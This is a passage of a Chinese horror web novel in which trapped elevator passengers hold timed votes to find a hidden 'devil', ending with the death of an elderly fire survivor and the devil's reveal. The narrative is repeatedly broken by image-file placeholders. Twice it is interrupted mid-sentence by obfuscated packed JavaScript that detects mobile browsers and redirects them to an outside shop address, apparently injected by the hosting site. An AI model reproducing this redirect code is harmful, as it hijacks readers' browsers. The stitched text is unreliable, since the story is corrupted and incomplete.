……好头痛,她真的很不擅长于玩这种游戏啊! 【第二轮审判:00:03:12】 骆寻只能开始尝试。 “她才是真正的魔鬼!”她顺势举起方才抓住的、白领女的手,“李市政,你好好地想一想,我提出的那些疑点,当真只是虚无的文字狱吗?” 白领女不得不回神,她拼了命的挣扎、想要甩开骆寻的手,可那女孩瞧着纤细,力气却大得惊人!五根手指简直就像一柄铁钳,牢牢地桎梏着她! 她没招了,只能也再度拔高嗓音:“那不是文字狱还能是什么?快点放开我!你是要害死我们所有人吗!?” 骆寻充耳不闻,只定定看着李明尘。 “灯亮起的时候,尸体就躺在她的脚下!李市政,你不觉得那一脚很做贼心虚吗?假如人一死,灯就亮了……” 白 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17342976|199446||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 领女:“你能不能别耍嘴皮子了!你有证据吗?你能不能拿出点实在的证据来!” 骆寻:“她身上的所有疑点,都只有她是魔鬼才能解释得清!” 白领女:“我真服了!你这完全就是诬陷!你含血喷人!!” 骆寻:“她最先点明电梯冲顶,她一直在引导恐慌,她甚至……一开始就在电梯里!你信她说她是睡过了头吗?” 白领女:“那你要这么说,你的来历你说清了吗?你外套里的到底是什么!?” 骆寻:“……” 有点心虚,但气势绝不能输在这! 骆寻深吸了口气,干脆把自己的猜测一股脑都说了出来:“审判,投票,快……下一轮就是最后一轮了……我们都是注定死亡之人……李市政,她对于规则的熟稔与笃定,你当真一点也看不见吗?” “她甚至自己也说过,她玩过这场游戏,所以她才早就知道全部的规则——她就是真正的魔鬼啊!” 她说过她玩过这场游戏吗? 白领女怔了下。 ——她没说过啊! 轿厢陷入须臾的静寂,片刻,白领女反应过来,却已经晚了。 【第二轮审判:00:02:28】 “为什么不立刻反驳我了?”骆寻看向她,脸上的表情有些莫名,“你真的玩过这场游戏,对不对?” “……”短暂的沉默之后,白领女猛地开始更加大力的挣扎,她甚至连脚都用上了,四肢到处扑腾。 骆寻放开了她。 白领女一把扑到了李明尘身前,等抓到李明尘的衣袖,她这才像找到了安全感般,又猛然回头看向骆寻,“妹妹,你说得我差点都要信了……但这只是你的一个推论吧?我为什么要杀他?我用什么杀他?我有能力杀他吗!?” “你怎么不想想这个!” “你能不能不要再在我身上浪费时间了!?” 【第二轮审判:00:01:19】 相同的轿厢,相同的红光,瘫坐在脚边的却换了一个人。 “她才是杀害李柏的凶手!只有她有动机,也只有她有凶器啊!” “李市政,看看你手里的念珠……那就是凶器啊!她甚至就是为杀李柏而参加游戏的,她都已经承认了!” “李柏也说过她是鬼……当年的那场火灾根本就没有人活下来,你们忘记了吗?” 【第二轮审判:00:00:31】 尖细的女声像针一样刺激耳膜,有太多太多的声音正在李明尘的脑子里鼓胀。 “她的神明……你们真信这世上有神吗?她的神会不会就是这场游戏的缔造者?” “她就是魔鬼,她想把我们全都献祭啊!” “李市政,我们不能分票……我们不能让魔鬼赢得游戏啊,你有经验,你一定明白我在说什么!” 【第二轮审判:00:00:16】 “李市政,我们都只不过是想要活下去的普通人罢了……” “李市政,你已经错了一次,你还要再错下去吗?” 女人的哀求声与上一轮的李柏渐渐重合,她瘫在他脚边的身影也是如此相似—— 恍然间,李明尘仿佛真的看见李柏坐了起来。 那双死不瞑目的眼睛在十分钟前被他合上,现在却又用力地睁开了。 他静静地望着他。 “李市政,你对得起我吗?”他说。 “啪嗒。” 李明尘手中的念珠线兀然断了。 暗色的珠子噼里啪啦地从他掌心滑落,一颗,两颗,三颗……有的摔在地上,有的摔在了李柏的尸体上。 他的眼睛当真是睁开的,清晰倒映出他的脸,他全部的挣扎。 【第二轮审判:00:00:03】 “对,我们不能平票。”李明尘哆嗦着嘴唇,颤抖地闭上了双眼,“我们,把票投给……” 【第二轮审判:00:00:00】 黑暗又一次笼下了。 7. 电梯有鬼7 “我们,把票投给……” 就像是某种三流的恐怖悬疑片,正是激动人心的时刻,所有人都在期待,所有人都在紧张——导演却偏偏选择了拉灯! 黑暗降临,所有人的声音都在一瞬间消失。 投给谁!!? 你到底要投给谁?快点告诉我啊!!! 根本来不及为切断感知的黑暗感到恐慌,焦急立刻就填满了骆寻的内心。 她觉得自己就像被丢进了一口煮沸的大锅,滚烫的热水将她包围,淹没了她的头顶,她拼了命地想游出去,却怎么都碰不到锅沿—— 「00:04:59」 「您当前寿命余额已不足五分钟,请立即击杀鬼怪取得余额!!!」 「00:05:00」 「00:04:59」 「您当前寿命余额已不足五分钟,请立即击杀鬼怪取得余额!!!」 寿命余额又仿若出现bug般跳动,与上次不同的是,这次还多出了一个警告。 每当余额跳进四分钟,警告都会跟着再跳出来一次。 啧,人工智障。 看着黑暗中仅剩的红字,骆寻尽可能地想让自己不要焦虑,焦虑就会正中白领女的下怀……但她不可能真的完全忽视寿命余额系统的警告。 事实上,在今日之前,骆寻甚至从来都不敢让余额低于三十分钟。 可现在呢?余额眼看着就要归零了,只剩下最后的五分钟——余额归零的那一刹会发生什么?会死吗? 她能赶在余额归零前赢得游戏吗?游戏真的会实现她的心愿吗? ……她到底是怎么走到这一步来的? 想不清了。如果非要去回忆,骆寻只能记起无数的血肉断肢,哀嚎惨叫,还有真正意义上的血雨腥风……中间夹杂着她亲爱的同伴,她无法割舍的唯一——那张毛茸茸的可爱脸庞。 真想再抱抱它,真想再感受一下它的温度啊。 想起那份冰冷的重量,包裹住骆寻的沸水就如同被拽开了闸门般,一刹泄去。升腾的蒸汽、鼓噪的水泡、滚烫的气温,都消失了。 只剩下彻骨的寒凉。 她必须要在余额归零前赢得游戏。 只有游戏才能实现她的心愿。 恰逢其时,一道微弱的电流声忽而划破静寂。 “滋滋……” 骆寻知道,投票环节到了。 除却电流声以外,四周依然静悄悄的。 她抬起头,其余人的身影都好似蒙了层雾般模糊,唯有头顶显示屏上的文字清晰可见。 【请选择你想要审判的对象!】 【00:00:59】 冰冷沉甸的重量没有回到怀中,双腿仿若深陷泥沼般被禁锢得动弹不得,只有上半身可以自由活动。 而这份自由也相当局限——再怎么弯腰伸长臂膀,那些人影都如隔云端,难以触及。 黑暗,是只属于魔鬼的狩猎时刻。 上一轮也是这样……骆寻深吸了口气,不再挣扎,静静伸手指向了那些人影。 【你是否要选择‘李明尘’作为审判对象?】 【你是否要选择‘方璇’作为审判对象?】 【你是否要选择‘陈静慧’作为审判对象?】 【请确认你的选择。】 【……】 投完票,黑暗也再度降临。 不知过去了究竟多久,依然是灯光还未亮起,感知便率先回笼。 仿佛身处垃圾场般浓烈的腐臭味直冲鼻间,令骆寻忍不住干呕,想要立即捏紧鼻子,可这一动,她忽然意识到——怎么有两份重量正压在她身上? 一份冷冰冰的,在怀中;还有一份温热的,在肩头。 沉重的,一动不动的……就像有一个人正倚靠着她一样。 “好臭……什么味道啊?”有点嘶哑,但很明显的男声,这是李明尘的声音。 白领女的尖叫没有响起,老太太的诵念也没有响起,除他之外,只有一道粗沉的喘息声,“呼哧、呼哧”,像是某种野兽在大口掠夺空气,响在轿厢的另一方角落。 一种不太好的预感顿时萦绕在骆寻心头,她立即转过了头——刚刚好,她与肩上的那东西四目相对。 说是四目相对并不恰当,因为那东西实际上是闭着眼睛的。 昏暗的光线下,她的皮肤就仿佛融化的蜡油,面皮耷拉着,上面布满了丑陋的纹路;她的鼻子和嘴唇就快要融为一体,以至于有半边牙齿都参差不齐地露在外面;她的脸红通通的,是一种充血后的、鲜艳的红色,这让她看起来更像是一颗正在腐烂的红苹果了。 苹果的脖子上系着一根同样鲜艳的红色细线,垃圾般的腐臭味正是源自于此。 细看之下,红线分明勒紧了苹果,可它们又都一动不动,瞧着分外安详。 骆寻怔怔伸出手——红线居然是断的,只轻轻一拽,它便连带着老太太的尸体一同倒向了地面。 “咚!”地一声闷响。 显示屏的红光,也在这一刻重新闪烁了起来。 大段文字浮现其上: 【第二轮审判对象:陈静慧 一○七四年,六月○日,审判对象出生于村中卫生所,母亲因产后出血而过世。 …… 一○九零年,由于父亲病逝,失去经济支撑,审判对象被迫从高中退学。 …… 一○九二年,在镇上打工的审判对象意外结识张□,二人彼此倾慕,很快坠入爱河。 在张□的支持下,审判对象报名成人高中,重修学业。 …… 一○九四年,审判对象随张□回到王家村见父母,在张家,审判对象终于又一次体会到了家庭的温暖。 一○九五年,审判对象通过考试,与张□考入同一所专业学院。 十二月○日,二人在王家村举行婚礼,设流水席宴请宾客,共收取礼金两千四百二十九块五毛钱。 当夜,张家人因醉酒早早休息,岂料同村混混王□□、孙□、□□,竟趁夜深潜入院中,意图偷盗礼金。在翻找过程中,三人不慎撞翻房中喜烛,引燃周边装饰用红布,导致火势迅速蔓延。 当审判对象因浓烟呛醒时,一切都已经晚了。 新婚丈夫张□已陷入重度昏迷,公婆姑姊亦在火场中失去回音,审判对象奋力将张□拖至门边求救,最终却也因体力不支、吸入过量烟气晕厥。 审判;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17342977|199446||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 对象后被赶来的村民救出,经送医抢救,虽保住性命,但全身多处重度烧伤。张家则满门皆丧生火海。 …… 一○九六年一月,根据施□所提供的目击线索,当地派出所对案件展开调查。经侦查取证,公安机关对在逃犯罪嫌疑人王□□、孙□、□□三人发布全国通缉令。 …… 二○零一年,审判对象从落网的孙□口中得知,火灾还有另外一人参与,此人正是好心提供线索的施□。 …… 二○二五年,十月六日,经过精心筹备后,审判对象向改名后的施□发送短信邀请,将其骗至国际大厦。 …… 经过投票环节,陈静慧获得三票意见,她接受了审判。】 【魔鬼杀死了她。】 三票意见。 也就是说,四个人,只有骆寻把票投给了白领女。 老太太就像她曾经说过的、她愿意接受审判一样,自己给自己投了一票。 骆寻觉得这有点好笑,但她低下头,看着地面上的陈静慧,又一点也笑不出来。 一张照片从陈静慧原本合拢的掌心滑落。那是一张黑白的双人合照,四边泛着老旧的黄,看大小,应当是用在结婚证上面的。 照片里,一个年轻灵秀的女人,一个年轻羞赧的男人,正亲昵地头挨着头。她们上一秒或许还在小声地耳语,谈论未来的期许;下一秒,摄影师说了什么,她们微笑着齐齐看向镜头。 照片外,陈静慧的尸体倒在地上,红光一明一灭,把她脸颊映得愈发红润。她闭着眼,眼尾的褶皱堆叠,微微上扬,她完好的那半边嘴角也带着抹上扬的弧度。 她的微笑就像照片里一样,也像她的眼瞳一样,浅且淡,平静且包容,幸福而且安详。 她好像只是睡着了,只是去赴一场好梦。 “神明保佑,请接引我前往您的神国……” “有些事情早便已经注定……这就是你想要的吗?”骆寻有些不知所措地喃喃,“原来,你不是奶奶啊。” 七四年生人,她跟骆寻的妈妈其实差不多岁数。她甚至也没大李柏几岁。 干枯树皮似的手背,苍老狰狞的脸庞,佝偻瘦弱的身躯……原来都是因为火灾,而不是因为时间。 …… 【很遗憾,审判对象陈静慧并不是魔鬼。】 【魔鬼已经显形,你们找到祂了吗?现在,请进行第三轮审判!】 【第三轮审判:00:04:59】 「00:04:58」 头顶上的审判倒计时与视网膜上的寿命余额,终于还是来到了同一时刻。 “那这是你想要的吗,李市政?”脑子里的思绪很乱,骆寻不太想去指责什么了,她只是静静地抬起头,“现在,我们该把票投给……” 话音倏然一顿,骆寻对上了李明尘那张写满惊恐的、苍白的脸。 那张脸上的表情其实很难只用“惊恐”来形容,他就像是被双无形的手扼住脖颈般,张着嘴,却根本发不出任何声音。 而他目光所向之处——赫然是骆寻怀中。 骆寻怔怔地,又低下了头。 怀里,她的外套在不知什么时候被打开了。 8. 电梯有鬼8 轿厢之中,几道深黑的身影各自矗立,脸庞模糊。 【请勿攻击与本轮审判无关的人员!】 “啊!!” 一声凄厉的尖叫忽而响起,然而几道身影却仿佛什么也没听见,全无反应。 疼,好疼啊!! 方璇捂着空荡荡、沾满了血污的袖管,脑袋里只剩下这一种感受。 若不是她动作快,立刻就断臂求生,她还能不能继续站在这都得是两说! 【请尽快杀死本轮审判对象:陈静慧】 【00:07:32】 规则可不会管她刚刚究竟经历了什么,红色倒计时无情地闪烁,就像暗夜里逃生出口的微光般,不断催促着她行动。 方璇猛而咬紧牙关,瞪向了那害她至此的东西。 那东西被其中一个模糊的人影抱在怀中,身上散发着一股格外香甜的味道,就好像在说:吃掉我吧,吃掉我……吃掉我你就会变得更强大…… 可当她真的出手,一片黑暗里,方璇只看见自己断裂的肢体正在被那东西吞噬。 “该死的,该死的!!” 都怪那个叫骆寻的女孩!她**到底把什么玩意儿带进电梯了!? 不行,不能再管那么多了!她得活下去,她必须要活下去……她好不容易才从上一轮游戏中活下来!她不想变成和其他人一样的肉泥!! 不能招惹怀疑,不能擦汗,不能让血沾到脸上……快点,只要撑过这最后一轮就好了! 方璇强忍痛意,又漫出红线,缠绕上唯一拥有清晰脸庞的那个人的脖颈。 “老人”的脸上带着抹浅淡的微笑,全然没有察觉到危险的靠近。 她是如此静谧,如此安详,令方璇觉得自己的痛苦被衬托得分外可笑。 ——好不甘心啊!! 凭什么她只能杀死得票最多的人?陈静慧一死,灯光亮起,所有人不就都会知道她方璇才是魔鬼了吗!? 凭什么,凭什么,凭什么!都怪那个女孩,她才是真正该死的人! 她才是魔鬼,她才该是魔鬼啊!! 断裂的臂膀处红丝乱舞,痛意阵阵,方璇心底渐渐催生出一个疯狂的想法。 红丝们说: 让她成为魔鬼吧。 让她连带着她怀里的怪物,代她去死吧。 反正她该死!所有人都该死!! 只要撑过下一轮,取得游戏的胜利,她失去的全部都会再回来! 红线蓦然收紧,黑暗正在消退,方璇心一横,干脆地绞断了自己的另一根手臂! 痛到极点的尖叫湮灭在灯亮起前,最后一刹的黑暗之中—— 【第三轮审判:00:04:44】 “你、你怀里的是什么?” 伴随着白领女尖细的、混杂着喘息的声音,骆寻垂眼望去。 率先映入眼帘的,是一团切口整齐截断的红线。 就像是放大版的、钓鱼用的饵虫,根根条条,密密麻麻地抱成了团,充斥在骆寻的外套之中。 它们泛着湿润的色泽,颜色艳丽;它们在寻找什么,根须四散,伸得好长;它们好像又在逃离什么,每一根都呈波浪形、疯狂地蠕动着…… 盯着这团红线看久了,人会感到眼花缭乱,头晕脑胀。 骆寻却依然不躲不闪,只是静静看着。 ……她怎么会是这个反应? 尖叫、崩溃、狡辩,都可以啊!怎么会是这个反应!? 一口气卡在胸腔,上不去,下不来,双臂还在传来剧痛……一时半刻无法用手指认,方璇只能尽力再拔高声音:“你!是你杀了她们!” “你杀了李柏,还有陈静慧!原来是你!!!” 